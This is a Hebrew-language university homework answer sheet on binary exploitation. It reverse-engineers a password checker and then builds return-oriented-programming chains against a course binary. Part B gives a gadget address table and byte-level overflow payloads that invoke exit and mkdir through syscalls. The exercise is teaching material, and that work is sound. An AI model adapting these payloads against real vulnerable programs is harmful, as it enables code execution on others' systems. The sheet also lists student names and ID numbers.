תרגיל בית 3 – חלק יבש

מגישים:

תום גיא

315155671

זיו דמיר

206606709

חלק א':

1. ישנם 9 Program headers המוגדרים בקובץ .
2. הטבלה:

הרשאות	גודל בזכרון	גודל בקובץ	כתובת בזכרון	Offset
READ,EXECUTE	0x1ee4	0x1ee4	0x400000	0x0
READ,WRITE	0x250	0x248	0x602e10	0x2e10

3. ערך הבייט בכתובת 0x40108d בתחילת ריצת התוכנית הוא : **0x51=91**
4. Unsigned long foo=0x**342383e382d4**
5. להלן הקוד בשפת C :(שימו לב להערה בשורה 18) :

```c
int check_password(unsigned char *s ) {
    unsigned long x,y;
    if(*s=='a')
    {
        return 0;
    }
    x=0;
    while(*s≠'\0')
    {
        y=*s-'a';
        if(y>25)
            return 0;
        if(x>(ULLONG_MAX-y)/26) // ULLONG_MAX IS 2^64 -1
        {
            return 0;
        }
        x=26*x+(y);
        s++;
    }
    return (x==foo);
}
```

6. הסיסמא הינה "konnichiwa" ,

<u>הסבר</u>: היא מתקבלת ע"י ביצוע התהליך ההפוך שקורה ב check_password על foo (נניח ע"י מציאת השארית בחלוקה מ26 של foo ,החסרת הערך מ foo,הוספת התו 'a' לשארית החלוקה,הדפסת התו המתקבל למסך ,ואז חלוקה של foo ב26 וכך הלאה עד שהערך של foo הוא 0) , הסיסמא במקרה הזה תודפס בסדר הפוך.

להלן הפונקציה אותה מימשתי על מנת לבצע את התהליך ההפוך

```
27  void reverse_password(unsigned long coded_password)
28  {
29      unsigned long x=coded_password;
30
31      while(x≠0x0)
32      {
33          char s=0;
34          s=x%26;
35          x-=s;
36          s+='a';
37          printf( format: "%c\n",s);
38          x/=26;
39      }
40  }
```

הצבת foo בערך של הפונקציה תניב את התוצאה הבאה :

```
42  int main() {
43      reverse_password( coded_password: foo);
44      return 0;
45  }
46
```

```
f main
Run: check_password
Ubuntu: /mnt/c/Users/proje/CLionProjects/check_password/cmake-build-debug/check_password
a
w
i
h
c
i
n
n
o
k
```

כאשר foo הוא המשתנה שמצאנו בסעיפים הקודמים.

חלק ב':

1. הבעיה בקריאה לפונקציה scanf היא שהקלט אותו מכניס המשתמש יכול להיות גדול מגדול ה-buffer ובכך לדרוס ערכים קודמים במחסנית בעת כתיבתו אליה (שכן קריאה מתבצעת לכתובת זיכרון והשימוש הסטנדרטי הוא במחסנית), דבר שעלול להוביל להתנהגות בלתי מוגדרת.
2. הכתובת תהיה ערך ה-ascii של התווים "mMnNoOpP", כלומר, **0x50704f6f4e6e4d6d** (בסדר הפוך כי הכתיבה למחסנית נעשית מלמטה למעלה) וזה מפני שמכיוון שגודל ה-buffer המוקצה על המחסנית יהיה 24 בייטים לפני מה שמוקצה על ב-main. לכן 24 הבייטים הראשונים ישמרו על מקומות אלה והשמונה שיבואו אחרים ידרסו את הערך אליו אמורה התוכנית לחזור.
3. הטבלה:

פקודות	קידוד	כתובת
pop %rdi ret	5f c3	0x401d13
Pop %rax ret	58 c3	0x400e2c
syscall	0f 05	0x40114f
pop %rsi pop %r15 ret	5e 41 5f c3	0x401d11

push %rbp
mov $0x602e20, %edi
mov %rsp, %rbp
call *%rax
	55
	bf 20 2e 60 00
	48 89 e5
	ff d0
		0x400624

add %r15, %rdi ret	4c 01 ff c3	0x4008bc


4. בעת הרצת התוכנית, נכניס לסיסמה את המחרוזת הבאה:

a. Aaaaaaaaaaaaaaa\0x00\x00\x00\x00\x00\x00\x00\x00\x00
b. \x13\x1d\x40\x00\x00\x00\x00\x00
c. \x11\x00\x00\x00\x00\x00\x00\x00
d. \x2c\x0e\x40\x00\x00\x00\x00\x00
e. \x3c\x00\x00\x00\x00\x00\x00\x00
f. \x4f\x11\x40\x00\x00\x00\x00\x00

רעיון: נרצה לשנות את ערך rdi להיות 17, את ערך rax ל- 60 ואז לקרוא ל-syscall שאנו יודעים באיזה כתובת הוא בזיכרון מהטבלה ובכך נשיג את המטרה הכוללת.

צעדים - נכניס למחסנית בעת קריאת הסיסמה את הדברים כך שיתקיימו הבאים:

a. הכנסת 24 תווים ראשונים כלשהם שידרסו את הערכים על המחסנית.
b. הכנסת הכתובת 0x401d13 כך שנקפוץ אחרי קריאת הסיסמה לכתובת, שם בעת ביצוע pop %rdi נעדכן את rdi להיות 0x11=17.
c. נקפוץ ב-ret שבא אחרי הפקודה הקודמת לכתובת 0x400e2c.
d. בעת ביצוע פקודת pop %rax נעדכן את ערכו להיות 0x3c=60.
e. נקפוץ ב-ret לכתובת 0x40114f ונבצע את הקריאה ל-syscall.
f. סיום התוכנית.



5. בעת הרצת התוכנית, נכניס לסיסמה את המחרוזת הבאה:

a. “my_first_expliot”\x00\x00\x00\x00\x00\x00\x00\x00
b. \x2c\x0e\x40\x00\x00\x00\x00\x00
c. \x11\x1d\x40\x00\x00\x00\x00\x00
d. \x24\x06\x40\x00\x00\x00\x00\x00
e. \x2c\x0e\x40\x00\x00\x00\x00\x00
f. \x11\x1d\x40\x00\x00\x00\x00\x00
g. \x24\x06\x40\x00\x00\x00\x00\x00
h. \x13\x1d\x40\x00\x00\x00\x00\x00
i. \xd8\xff\xff\xff\xff\xff\xff\xff
j. \xbc\x08\x40\x00\x00\x00\x00\x00
k. \x11\x1d\x40\x00\x00\x00\x00\x00
l. \xed\x01\x00\x00\x00\x00\x00\x00
m. \xaa\xaa\xaa\xaa\xaa\xaa\xaa\xaa
n. \x2c\x0e\x40\x00\x00\x00\x00\x00
o. \x53\x00\x00\x00\x00\x00\x00\x00
p. \x4f\x11\x40\x00\x00\x00\x00\x00

רעיון: נרצה לשנות את ערכי הפרמטרים המועברים לקריאת מערכת כך שהיא תיצור את התיקייה הרצויה. לשם כך נכניס את הערכים הבאים: rax = 83, rsi = 0755, rdi = adders on the stack of the new directory name. נעשה זאת בצעדים הבאים בעת קריאת הסיסמה:

a. הכנסת שם התיקייה החדשה על המחסנית ”my_first_exploit\0“ + 7 תווים כלשהם + הכתובת 0x400e2c, אליה נקפוץ אחרי קריאת הסיסמה.
b. הכנסת הכתובת 0x401d11 שיעלה לתוך rax בעת ביצוע pop rax ומשם לקפוץ לכתובת 0x400624 (שתוכנס לאחר הכתובת 0x401d11 על המחסנית).
c. ב- 4 הפעולות הבאות, נתייחס ל-push %rbp אשר תשנה את rsp הנוכחי ול- mov %rsp, %rbp אשר תעביר את rsp **החדש,** בו שמורה כתובת המחזרות שאנו רוצים בתור שם התיקייה + 40, ל-rbp. כמו כן, יכנס ב-call *rax ערך החזרה ממנו נרצה להיפטר.
d. לאחר מכן, נקפוץ לכתובת 0x401d11 אשר תעביר את הערך הקודם של rbp ל-r15 דרך pop r15, ואת הערך של return address שנכנס ב-call *rax נכניס ל-rdi דרך pop rdi. אז נחזור שוב לכתובת 0x400e2c.
e. כעת נעדכן את ערך rax להיות הכתובת 0x401d11 אליה נעבור אחרי הקפיצה שתתבצע בכתובת 0x400624 בה נבצע את הפקודות הבאות:
f. כעת כאשר נעשה שוב push %rbp, הערך שיכנס הוא הכתובת של המחזרות הרצויה ועוד 40. משם נקפוץ שוב לכתובת 0x401d11 שכבר מאותחל ב-rax.
g. נבצע pop %r15 ובכך נקבל ב- r15 את הכתובת של המחזרות + 40. כמו כן, ב- pop %rsi נוציא את ערך של כתובת החזרה (שוב).
h. משם נקפוץ עם ret לכתובת 0x401d13 ונכניס ב-rdi את הערך 0xffffffd8=-40. משם נקפוץ לכתובת 0x4008bc.
i. בכתובת זה תתבצע הפקודה add %r15, %rdi ובכך נקבל ב-rdi את כתובת המחזורת הרצויה. משם נקפוץ לכתובת 0x401d11.
j. כעת נעדכן את rsi להיות 0x1ed=0755 ונכניס ל-r15 ערך זבל. משם נקפוץ לכתובת 0x400e2c.
k. כעת נעדכן את ערך rax להיות 0x53=83 (לקריאת המערכת mkdir) ונקפוץ ל-0x40114f שם נבצע syscall.
l. נסיים את הריצה.